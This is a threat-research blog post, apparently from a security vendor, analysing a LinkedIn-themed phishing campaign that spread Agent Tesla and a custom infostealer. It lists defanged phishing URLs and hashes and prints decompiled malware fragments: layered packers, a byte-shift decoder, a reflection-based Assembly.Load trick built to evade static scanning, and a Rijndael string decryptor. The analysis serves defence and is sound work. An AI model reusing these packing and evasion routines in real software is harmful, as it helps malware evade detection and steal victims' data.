LinkedIn Phishing Campaign Spread Agent Tesla

Zscaler research team observed, bad actors are using a spoofed LinkedIn site to lure job seekers, steal credentials, and launch the Agent Tesla malware.

Making the decision to leave your current job and seek employment elsewhere can be an exciting time as you imagine how much better your life and career will be when you find that dream job. But that excitement can quickly turn to anger and despair when the job search tool you were using to help you land that dream job turned out to be a phishing attack that stole your identity.

Sadly, this isn't just a hypothetical scenario, as the Zscaler ThreatLabZ team observed a scheme just like this come across the Zscaler cloud.

In August 2020, we observed network activity to a malicious site that used LinkedIn, a popular professional networking and job search site, as the lure for a social engineering scheme designed to steal a user's credentials and spread malicious binaries. The bad actors also used a legitimate site hosting company, called Yola, to host the malicious content in an attempt to further look legitimate. The .NET-based binaries hosted on this site are related to the Agent Tesla malware and another previously unseen in-the-wild malware family. Its major functionality is information stealing and exfiltrating data through SMTP.

In this blog, we provide a detailed description of the tools, techniques, and procedures of this threat actor and the malicious binaries hosted on this site, as well as the credential phishing methods used.

LinkedIn-based social engineering

Figure 1 below shows the site that was set up by attackers on a legitimate website hosting server provided by Yola.

URL: hxxps://linkedlnnetworking.yolasite.com/

Figure 1: The main web page uses the LinkedIn logo but actually hosts the malicious content.

The web user interface of the site uses the well-known LinkedIn logo and poses as a recruitment company called "Jobsfinder 3ee," which pretends to help the candidates find relevant jobs in various geographical regions around the world.

The download links on the web page lead to a ZIP archive containing the infostealer .NET-based binary.

Example URL:

hxxps://linkedlnnetworking.yolasite.com/resources/Download%20Job-Description%20%26%20company%20details.zip

The complete list of URLs used in this campaign, along with the filenames, is provided in the indicators of compromise (IoC) section later in the blog.

During the course of monitoring this threat actor, we noticed that the download links on the web page were updated frequently. On August 7, 2020, we observed that the original ZIP archives on the server were replaced with password-protected archives.

In addition to the malicious binaries hosted on this page, the user is also given the option to upload a CV. When the user clicks on this button, they are redirected to a credential phishing site.

Credential phishing site URL: hxxps://mpivn.org/LinkedIn-jobs/

This site spoofs the LinkedIn login page as shown in Figure 2.




Figure 2: The credential phishing page designed to look like a LinkedIn page.

This is a multistage social engineering attack. Once the credentials are entered by the user, a new web page is displayed (as shown in Figure 3), which prompts the user for the following information:

- Upload CV
- Country
- Mobile Number




Figure 3: This multistage LinkedIn phishing page asks for more personal information.

Threat attribution

This threat actor specifically targets users of LinkedIn. It was a low volume campaign targeting users in the healthcare and aviation industry sectors. In addition to the Agent Tesla malware, it also used a custom payload that we have not seen before. The following attributes of the threat actor's infrastructure indicate the focus is LinkedIn users.

- The main web page is designed to advertise itself as a job recruitment consulting company called Jobsfinder 3ee.
- The LinkedIn credential phishing pages are multistage and also require the users to upload their CV.
- In March 2018, a domain—jobsfinder3ee[.]online—was registered, which hosted a web page that spoofed LinkedIn on a WordPress site. We correlate the owner of that domain with a low confidence level to the campaign we discuss in this blog. The old webpage hosted at jobsfinder3ee[.]online is shown in Figure 4.




Figure 4: An old web page that spoofed LinkedIn and used the name "Jobsfinder 3ee", which is similar to the current campaign.

- All the Yandex-based email addresses that were used to exfiltrate the data using SMTP from the victim's machine, in this case, followed a specific pattern. The email addresses contained strings related to LinkedIn, such as: "linkedinjob" or "linkedin.office". Also, the passwords for these email addresses were randomly generated consisting of 16 lowercase characters. Based on this, we conclude that

these email addresses were registered specifically for the LinkedIn campaign by the threat actor.

Payload technical analysis

For the purpose of technical analysis, we will consider the .NET binary with following details.

MD5 hash: 072462810ba6e5a7161b35b8535b55bd

Filename: quote08-04-20.exe

Since all the binaries in this campaign share the same packer, we first describe in detail the multiple stages of unpacking required to access the final payload.

Unpacking details

This binary spoofs the metadata data of a legitimate Comodo security application, as shown in Figure 5.

Property	Value
Comments	Application
CompanyName	Comodo
FileDescription	Comodo Dragon
FileVersion	80.0.3987.163
InternalName	QUOTE08-04-20.exe
LegalCopyright	Copyright (c) 2009-2020, Comodo Security.
OriginalFilename	QUOTE08-04-20.exe
ProductName	Comodo Dragon
ProductVersion	80.0.3987.163

Figure 5: The packed file version information.

The resource section, as shown in Figure 6, contains multiple bitmap images that are later assembled together and decrypted to extract the next-stage payload, as explained later in the blog.




Figure 6: The assembly embedded as a byte array.

There is a .NET assembly embedded inside the main payload as a byte array as shown in Figure 7.

```
public static byte[] smethod_0()
{
    return new byte[]
    {
        94,
        107,
        144,
        0,
        20,
        17,
        0,
        0,
        21,
        17,
        0,
        0,
        16,
        16,
        0,
        0,
        201,
        17,
        0,
        0,
        17,
        17,
        0,
        0,
        81,
        17,
        0,
        0,
        17,
        17,
        0,
        0,
        17,
        17,
        0,
        0,
        17,
        17,
        0,
        0,
        17,
        17,
        0,
        0,
        17,
        17,
```

Figure 7: The byte array to be decoded and loaded by Assembly.Load().

This byte array is decoded and loaded at runtime using the Assembly.Load() method, as shown in Figure 8 and Figure 9. The decoding routine is simple. It

subtracts the value 0x11 from each byte of the byte array to get the resulting .NET assembly, which will be loaded using reflection.

```
internal static void decrypt_and_run()
{
    try
    {
        byte[] encrypte_data_array = Class3.get_encrypte_data_array();
        while (Class4.counter_LT_array_len(encrypte_data_array))
        {
            if (Class4.check_condition())
            {
                Class4.decrypt_wrap(encrypte_data_array);
            }
            Class4.increment_counter();
        }
        string assemblyLoad = Class2.assemblyLoad;
        MethodInfo method = typeof(Assembly).GetMethod(assemblyLoad, new Type[]
        {
            typeof(byte[])
        });
        Class4.assembly = (Assembly)((method != null) ? method.Invoke(null, new object[]
        {
            encrypte_data_array
```

Figure 8: The decryption routine.

```
private static void decrypt_wrap(byte[] array)
{
    array[Class4.i] = Class4.decrypt_byte(array);
}

// Token: 0x06000021 RID: 33
private static byte decrypt_byte(byte[] array)
{
    return array[Class4.i] - 12 - 5;
}

// Token: 0x06000022 RID: 34
private static bool check_condition()
{
    return Class4.i % 4 / 2 == 0;
}

// Token: 0x06000023 RID: 35
private static int increment_counter()
{
    return Class4.i++;
```

Figure 9: The decryption routine.

It creates a delegate to invoke the Main() method of the stage 1 decrypted DLL to carry out the further stages of unpacking.

It is interesting to note that the string, “Load”, which is used to invoke the Assembly.Load() method, is encoded, as shown in Figure 10.

```
// Token: 0x04000007 RID: 7
internal static string assemblyLoad = new string(new char[]
{
    Class1.char_L(),
    GClass2.char_o(),
    Class0.char_a(),
    GClass0.char_d()
});
}
```

Figure 10: The Load string built from split characters.

This was a similarity shared among all instances of packers used in the campaign where the “Load” string was split into individual characters and assembled at runtime. This could be done to bypass static analysis-based solutions that search for Assembly.Load() method in the decompiled code.

Stage 1 DLL

MD5 hash: 4c83623bbe9777daf64cb9ac94ec0bde

This DLL is a 32-bit .NET binary that spoofs itself as a legitimate application from VMWare, as shown in Figure 11. It is important to note that the stage 1

DLL was the same for all the instances of the .NET binaries observed in this campaign.

```
using System;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;
[assembly: AssemblyVersion("0.0.0.0")]
[assembly: AssemblyCompany("VMware, Inc.")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("Copyright ©  2020")]
[assembly: AssemblyDescription("VMware Workstation")]
[assembly: AssemblyFileVersion("15.5.2 build-15785246")]
[assembly: AssemblyProduct("VMware Workstation")]
[assembly: AssemblyTitle("vmui")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: ComVisible(false)]
[assembly: Guid("c2be5521-4c5b-48cb-bdef-6f0f0a759e1a")]
[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET Framework 4.5")]
```

Figure 11: The Stage 1 version information.

This DLL contains another encoded .NET assembly embedded inside, which will be decoded and loaded at runtime, as shown in Figure 12.

```
using System;
namespace ns0
{
    internal sealed class Class5
    {
        internal static byte[] byte_0 = new byte[]
        {
            90,
            103,
            157,
            13,
            16,
            13,
            13,
            13,
            17,
            13,
            13,
            13,
            12,
            12,
            13,
            13,
            197,
            13,
            13,
            13,
            13,
            13,
            13,
            13,
            77,
            13,
            13,
            13,
            13,
            13,
            13,
```

Figure 12: The payload has a byte array similar to the first packer.

Stage 2 DLL

The stage 2 DLL, which is decoded and loaded by the stage 1 DLL, is responsible for extracting the metadata and the final payload from the multiple bitmap images that are stored in the resource section.

The main method inside this assembly is called ReadMRes() with the name "resourceLib," which extracts the relevant information from the bitmap images, as shown in Figure 13.

```
namespace resourceLib
{
    public class ReadFileResources
    {
        public static CultureInfo GlobalUICulture...
        public static byte[] ReadMRes()
        {
            int timeStamp = CalculateTime.GetTimeStamp();
            StackFrame[] expr_15 = ⊡.LwAAAA==%(new StackTrace());
            if (expr_15 == null)
            {
                throw new InvalidOperationException();
            }
            Assembly assembly = expr_15.Last<StackFrame>().GetMethod().Module.Assembly;
            StringBuilder stringBuilder = CreateDerivationName.DeriveName(timeStamp / 1);
            string arg_7F_0 = ⊡.KQAAAA==(⊡.KAAAAA==("{0}.", CreateDerivationName.DeriveName(timeStamp / 2)), Resources.String1);
            string name = ⊡.KAAAAA==("{0}", CreateDerivationName.DeriveName(timeStamp / 4));
            Assembly assembly2 = assembly;
            ResourceManager resourceManager = ReadFileResources.ResourceManager(arg_7F_0, assembly2);
            object @object = ReadFileResources.GetObject(resourceManager, name);
            byte[] result;
            if (@object == null)
            {
                result = new byte[0];
            }
            else
            {
                Image[] array = new Image[(int)@object + 1];
                for (int i = 0; i < array.Length; i++)
                {
                    array[i] = (Image)⊡.GgAAAA==%(resourceManager, ⊡.KgAAAA==("{0}{1}", stringBuilder, i), ReadFileResources.GlobalUICulture);
                }
                result = ConvertDataToMultipleImages.ImageToBytes(array);
            }
            return result;
        }
```

Figure 13: The ReadMRes responsible for decryption.

The result of the above subroutine is an array of key-value pairs, as shown in Figure 14.





Figure 14: The dictionary of key value pairs decrypted earlier.

This array contains useful metadata that is used by the payload in later stages for choosing the Windows registry key path, the name used for persistence, and the name of the dropped binary.

This array also contains a gzip compressed payload in element index: 15. Figure 15 shows the relevant code that will decompress it.



```
internal static byte[] ?(byte[] A_0)
{
    byte[] ㄅ = ㄖQ.ㄱ;
    byte[] ㄐ = ㄇ.ㄐ;
    Stream stream = new MemoryStream(A_0);
    object obj;
    try
    {
        Stream stream2 = new MemoryStream();
        try
        {
            Stream stream3 = new BufferedStream(new GZipStream(stream as MemoryStream, CompressionMode.Decompress), 1024);
            try
            {
                ㄖ.OwAAAA==%(stream3 as BufferedStream, stream2 as MemoryStream);
            }
            finally
            {
                int num = 2;
                for (;;)
                {
                    switch (num)
                    {
                    default:
                        num = (int)((!(stream3 is BufferedStream)) ? 4 : (ㄐ[318] - 71));
```

Figure 15: Decompressing the gzip compressed data.

After gzip decompression, we obtain a .NET payload that is obfuscated using ConfuserEx. Once we deobfuscate the ConfuserEx protection, the main method of the final payload is shown in Figure 16.

```
public static void jo()
{
    yj.yn(30, 20);
    yj.qfo();
    yj.fha = fen.feb();
    yj.fhu = Assembly.GetExecutingAssembly().Location;
    yj.fko = Environment.GetEnvironmentVariable(<Module>.smethod_0(217344)) + <Module>.smethod_0(217448);
    yj.fhc = SystemInformation.UserName + "/" + SystemInformation.ComputerName;
    yj.yn(5, 3);
    Timer timer = new Timer();
    timer.Elapsed += new ElapsedEventHandler(yj.qpa);
    timer.Enabled = true;
    timer.Interval = 30000.0;
    timer.Start();
    yj.yn(8, 6);
    checked
    {
        if (yj.fkn && Operators.CompareString(yj.fhu, yj.fko, false) != 0)
        {
            if (!Directory.Exists(Environment.GetEnvironmentVariable(<Module>.smethod_0(217392)) + <Module>.smethod_0(217496)))
            {
                Directory.CreateDirectory(Environment.GetEnvironmentVariable(<Module>.smethod_0(217568)) + <Module>.smethod_0(217544));
            }
            try
            {
                if (File.Exists(yj.fko))
                {
                    try
                    {
                        string fullPath = Path.GetFullPath(yj.fko);
                        Process[] processes = Process.GetProcesses();
                        for (int i = 0; i < processes.Length; i++)
                        {
                            Process process = processes[i];
                            string fullPath2 = Path.GetFullPath(process.MainModule.FileName);
                            if (Operators.CompareString(fullPath2, fullPath, false) == 0)
                            {
                                process.Kill();
                            }
                        }
                    }
                    catch (Exception arg_169_0)
                    {
                        ProjectData.SetProjectError(arg_169_0);
                        ProjectData.ClearProjectError();
                    }
                }
```

Figure 16: Entry point of final payload (Agent Tesla).

The final unpacked payload, in this case, is Agent Tesla. Since Agent Tesla is a well-known password stealer spyware, we will not be describing its technical functionalities in detail in this blog.

String decryption

All the strings are encrypted using the RijndaelManaged algorithm with a key size of 256-bit and an initialization vector size of 128-bit.

Figure 17 shows the string decryption routine that accepts an integer as an argument and is used to calculate the index of the encrypted string in an object array.

```
internal static string smethod_0(int int_0)
{
    object[] array = <Module>.object_0;
    if (Assembly.GetExecutingAssembly() == Assembly.GetCallingAssembly())
    {
        byte[] array2 = new byte[32];
        byte[] array3 = new byte[16];
        int num = int_0 >> 3;
        num = num - 5 + 503 - 20120;
        num = (num ^ 503 ^ 6641);
        num -= 831;
        num = (num - 503) / 5;
        uint[] array4 = (uint[])array[num];
        byte[] array5 = new byte[array4.Length * 4];
        Buffer.BlockCopy(array4, 0, array5, 0, array4.Length * 4);
        byte[] array6 = array5;
        int num2 = array6.Length - 48;
        byte[] array7 = new byte[num2];
        Buffer.BlockCopy(array6, 0, array2, 0, 32);
        Buffer.BlockCopy(array6, 32, array3, 0, 16);
        Buffer.BlockCopy(array6, 48, array7, 0, num2);
        return Encoding.UTF8.GetString(<Module>.smethod_1(array7, array2, array3));
    }
    return "";
}

// Token: 0x06000003 RID: 3 RVA: 0x000105B0 File Offset: 0x0000E7B0
internal static byte[] smethod_1(byte[] byte_0, byte[] byte_1, byte[] byte_2)
{
    Rijndael rijndael = Rijndael.Create();
    rijndael.Key = byte_1;
    rijndael.IV = byte_2;
    return rijndael.CreateDecryptor().TransformFinalBlock(byte_0, 0, byte_0.Length);
}
```

Figure 17: The RijndaelManaged-based string decryption routine.

Figure 18 shows the object array containing an array of integers with the following format:

32 bytes from offset 0 - Decryption key for Rijndael algorithm.

16 bytes from offset 32 - Initialization vector.

Remaining bytes - Encrypted String.

```
public static object[] object_0 = new object[]
{
    new uint[]
    {
        433539731U,
        3032176679U,
        3862565056U,
        1564835750U,
        371181027U,
        2113181628U,
        2672756770U,
        2715261645U,
        4147622500U,
        147495538U,
        2283927513U,
        611310477U,
        3513191749U,
        2105466048U,
        1223651220U,
        185699024U,
        2777098027U,
        1943671284U,
        2008274097U,
        1091417088U
    },
    new uint[]
    {
        1821488880U,
        1975889793U,
        4060342811U,
        2510077162U,
        1020376143U,
        597353124U,
        2583277525U,
```

Figure 18: The array containing encrypted strings data.

Based on this, we can write a string decryptor for the final payload. The complete list of decrypted strings are mentioned in Appendix II.

Custom malware analysis

MD5: f89b4dff6e126e9a5f0a64d590f7b42e

In addition to Agent Tesla, we also encountered another payload previously unseen in the wild. It is a very basic information stealer capable of stealing keylogs, clipboard data, and screenshots. It sends stolen data to an embedded yandex.com email address. All layers of the packer used in the sample are the same as the ones used in Agent Tesla samples.

The unpacked final payload is signed with a certificate from **"DESKTOP-K179H9L\GO TECH COMPUTER"** as shown in Figure 19.

